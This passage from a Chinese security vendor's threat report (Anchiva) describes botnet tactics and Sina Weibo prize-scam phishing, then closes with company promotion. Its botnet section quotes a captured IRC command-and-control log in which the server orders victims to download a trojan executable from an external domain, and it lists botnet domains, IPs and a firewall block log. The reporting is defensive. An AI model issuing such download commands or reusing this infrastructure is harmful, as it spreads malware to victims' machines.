受政治和经济利益的驱使，网络攻击和犯罪正日益变得规模化和组织化，大量的垃圾邮件可以瞬间从全球的任何地方同时发送，让安全部门难以追踪攻击的来源。

图 8.1 垃圾邮件



新的间谍软件只需要如下图 8.2 所示的一些简短的指令便可以在极短的时间内通过僵尸网络安装至数以万计的受控制的 PC 中：如下图的一个存在的僵尸通讯实例，它告知受控主机去下载一个木马程序：


图 8.2 僵尸服务器发出的下载命令

```
Victim:
NICK wzhcqqbr.USER k
CC服务器:
:k. PRIVMSG wzhcqqbr :% 20110223
Victim:
JOIN #.130
CC服务器:
PONG :k...G wzhcqqbr :% 20110223
CC服务器:
:u. PRIVMSG mrbhkygq :!get www.der{BLOCKED}.com/tm/cripted.exe?t=.8413813
```

僵尸网络正成为网络黑客在网络中攻城掠地，占据网络主动权，攫取经济利益的工具。

美国一直是僵尸牧者的天堂，安信华对其捕获的僵尸服务器进行的分析中，如下图所示，美国(US)再次占据 34.6%的高位，中国大陆(CN)形式也不容乐观，仅次于美国占据 7.1%排第二位，并有继续上升的趋势，其次是德国(DE) 5.4%，荷兰(NL)2.5%。如下图 8.3:

图 8.3 僵尸服务器所处国家比例图



在防止被安全产品拦截方面，僵尸牧者往往使用多宿域名或多个域名对应同一个 IP 来躲过安全产品的黑名单策略，如下图 8.4 显示多个域名对应同一个 IP 地址:

图 8.4 多个僵尸域名对应同一 IP 地址

域名	IP地址	状态
hkrxjrpy.co.cc	112.175.243.23	active
kisixkf.co.cc	112.175.243.23	active
gkrjrqk.co.cc	112.175.243.23	active
brrtjrsj.co.cc	112.175.243.23	active
kkrcidrj.co.cc	112.175.243.23	active
jkxrkrj.co.cc	112.175.243.23	active
zjrpikr.co.cc	112.175.243.23	active
ricymkrz.co.cc	112.175.243.23	active
crkrwis.co.cc	112.175.243.23	active
jkjiryk.co.cc	112.175.243.23	active
xkrxkjr.co.cc	112.175.243.23	active
rrhikrh.co.cc	112.175.243.23	active
skwydkrm.co.cc	112.175.243.23	active
drhktrw.co.cc	112.175.243.23	active
mrqkrbrk.co.cc	112.175.243.23	active
kkrcrqym.co.cc	112.175.243.23	active
jjcjrks.co.cc	112.175.243.23	active
jjrpkjr.co.cc	112.175.243.23	active
dkpycik.co.cc	112.175.243.23	active
ckrkygkr.co.cc	112.175.243.23	active

如下图 8.5 显示同一个域名对应多个 IP 地址列表：

图 8.5 同一僵尸域名对应多个 IP 地址

域名	IP地址	状态
hkrxjrpy.co.cc	112.175.243.23	active
hkrxjrpy.co.cc	112.175.243.24	active
hkrxjrpy.co.cc	112.175.243.21	active
hkrxjrpy.co.cc	112.175.243.22	active

同时在通信方面一部分僵尸网络采用了 80 端口，甚至 HTTP 协议来逃过防火墙的端口策略，如下图 8.6 显示的安信华针对某僵尸网络的拦截日志。

图 8.6 安信华针对某僵尸网络的拦截日志


日期	时间	用户名/来源IP	目的IP	来源Port	目的Port
2011-03-23	10:59:49	172.16.13.252	96.9.169.85	1049	80
2011-03-23	10:59:49	172.16.13.252	96.9.169.85	1050	80
2011-03-23	10:59:30	172.16.13.252	64.191.90.101	1060	80
2011-03-23	10:59:24	172.16.13.252	64.191.90.101	1060	80
2011-03-23	10:59:21	172.16.13.252	64.191.90.101	1060	80
2011-03-23	10:59:09	172.16.13.252	64.191.101.133	1059	80
2011-03-23	10:59:09	172.16.13.252	96.9.169.85	1058	80
2011-03-23	10:59:06	172.16.13.252	96.9.169.85	1053	80
2011-03-23	10:59:03	172.16.13.252	64.191.101.133	1059	80
2011-03-23	10:59:03	172.16.13.252	96.9.169.85	1058	80
2011-03-23	10:59:00	172.16.13.252	96.9.169.85	1053	80
2011-03-23	10:59:00	172.16.13.252	96.9.169.85	1058	80
2011-03-23	10:59:00	172.16.13.252	64.191.101.133	1059	80
2011-03-23	10:58:57	172.16.13.252	96.9.169.85	1053	80

同时一些高级的僵尸病毒如：Virus/Virut.X，通过一些多态技术，使得其难以被清除和检测，此外，一些高级的僵尸程序对通信协议做了加密，使得僵尸网络难以被发现。

钓鱼网站

“微博”，这个简单的词语在 2010 年传遍了中国大地，让人们“随时随地分享身边的新鲜事儿”，极大的促进人们沟通、分享的便利，而同时也带来了各种各样的安全风险。下图 9.1 显示的是一个伪造“新浪微博周年庆典活动”的页面，它以奖品为诱饵，骗取受害者的个人信息。

图 9.1 网站伪造“新浪微博周年庆典抽奖活动” - 提示中奖信息



通过在新浪微博上搜索相应关键字, 可以发现单单该类钓鱼页面就有将近3万条微博。钓鱼者通过类似于自动化的发帖工具, 向成千上万的微博用户广撒网, 等着安全意识薄弱的人上钩。

图 9.2 新浪微博搜索得到钓鱼网站列表



对于这类钓鱼，主动权掌握在我们自己的手中，对于需要输入个人敏感信息、金钱往来的网址小心确认，就让钓鱼者自己“飞”去吧。

关于安信华

北京安信华科技有限公司（Anchiva Systems Ltd.）成立于 2006 年，是一家拥有自主创新信息安全产品的中国高新技术企业，汇集了来自防病毒领域以及网络安全设备领域的优秀人才，创办人和高管曾经在 Cisco、Netscreen、Fortinet 等国内外著名的安全设备厂商中担任过重要职务。公司总部设在北京，安全实验室位于杭州，拥有众多优秀的研发人员；并在北京、上海、广州、杭州、香港、台湾、吉隆坡、硅谷设有销售办事处，产品及服务遍及国内外多个区域。

安信华是 Web 安全网关的领导者，致力于加强企业边界安全。公司有四款主要产品：保护企业内部终端上网安全的 A 系列；保护企业 Web 服务器安全的 S 系列；内网安全预警系统以及 Web 安全专业服务。A 系列产品集安全与管理功能于一身，强大的综合威胁防御功能，

有效的过滤随上网而来的蠕虫，木马，僵尸网络感染以及其他各种恶意软件；同时通过 Web 站点过滤、Internet 应用控制与带宽管理、上网行为与内容审计、外发信息过滤来规范员工上网行为，提高办公效率，防止商业机密外泄，是一款功能全面的上网安全网关。S 系列产品部署在 Web 服务器群前端，有效地抵御 SQL 注入以及 XSS 攻击等，防范应用层攻击于未然；同时具备网站挂马监测、Webshell 回传阻拦、信息防泄露、访问日志审计等多种功能，是一款使用简单，功能强大的 Web 应用防火墙。内网安全预警系统应用于大型用户内网环境，集成了 A 系列产品的全部特性以及统一管理平台，从网络应用流量、网络应用威胁、内网信息泄漏等几方面，让内网的安全可视、透明。安信华在内容安全领域的多年研究，积累了丰富的经验，培养了诸多专业人才，推出的针对 Web 应用系统的运营监控、木马监测与漏洞风险评估服务，配合其 S 系列 web 应用防火墙为用户的 web 应用系统提供全面的运营安全解决方案。

安信华全系列产品均采用支持多核均衡分发机制并且优化重写 TCP 协议栈的操作系统 AnchivaOS，并且在自主研发的高性能 ASIC 芯片驱动下，打破了传统信息网络安全网关性能瓶颈，为企业提供实时、全方位的安全防护。其中 A 系列产品能 100% 覆盖病毒研究权威组织 Wildlist 监控的流行病毒，连续 5 年通过 ICSA 的防病毒认证，并参加了 ICSA 以及中国信息安全测评中心的性能测试，证明其全球领先的 HTTP 处理高性能特性。

安信华拥有自己的互联网安全实验室，由经验丰富的病毒分析师和威胁研究员组成，他们战略性的分布在中国、北美和欧洲，负责监测、采集与研究互联网中传播的恶意代码，构建覆盖全球的云安全服务。通过安信华产品内置的 Malware 特征库可以找到多达 2000 万以上的恶意软件，而且这个数量还在以每日上万条的速度在增长，网关特征库容量、覆盖率在业界遥遥领先。实验室提供 7X24 小时不间断的升级服务，包括 Malware 特征库、恶意站点库、URL 分类库、Web 威胁特征库、僵尸网络数据库、应用协议特征库；并且具有启发式扫描技术与“零日保护”计划，安信华确保用户网络随时处在最新技术的保护下。目前，安信华安全实验室凭借自身的专业性已经成为国家互联网应急中心的安全信息通报工作组成员单位以及国家计算机病毒应急处理中心的合作单位。

安信华的 A 系列产品线分为五个型号，S 系列分为四个型号，覆盖用户由 100 人到 10000 人，单台设备支持的带宽从 10M 到 1.3G，单台最高端设备在所有功能同时开启时支持的吞吐量超过 1G。安信华的客户涉及金融、政府、运营商、能源、医疗、制造、科技、零售和教育等多个行业，在国内拥有数百位的重要客户。A 系列产品审计功能通过保密局涉密产品检测，获得相关资质，也在服务于涉密用户。

通过持续不断的技术创新，安信华致力于为各类型客户提供更清洁的 Internet 内容。

关于安信华网络安全实验室

安信华安全实验室成立于 2006 年，由经验丰富的 Malware 分析专家和安全研究员组成，为世界权威病毒研究组织 Wildlist 的成员。该实验室是安信华全球反病毒研究和产品支持中心，也是安信华安全服务基础设施的中枢系统，在亚太、北美和欧洲等地设有专门的病毒

研究中心和样本采集网络，为全球客户提供持续的全天候病毒防范服务。更多安全资讯请访问 <http://www.anchiva.com/virus/>。